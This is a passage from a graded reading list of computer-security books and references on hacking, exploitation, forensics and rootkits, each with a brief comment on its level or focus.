   - Good introduction to network/ security with a nice balance on Windows/Linux
3. Hacking Exposed Linux, 2nd Edition. Brian Hatch, James Lee. McGraw-Hill Osborne Media; 2nd edition (December 4, 2002)
   - Similar to the previous item, but focussing on Linux

Intermediate Level

1. Hacking: The Art of Exploitation. Jon Erickson. No Starch Press; (October 2003)
   - A must read for buffer/heap overflows
2. Incident Response: Computer Forensics Toolkit. Douglas Schweitzer. John Wiley & Sons; Book and CD-ROM edition (April 11, 2003)

Advanced Level:

1. Phrack Magazine (www.phrack.org) – The best (free) reference
   - Kernel Mode Rootkits
   - Buffer Overflows
2. The Shellcoder's handbook. J. Koziol, et all. Wiley, 2005.
3. Rootkits, Subverting the Windows kernel. G. Hoglund and J. Butler. Addison Wesley, 2005.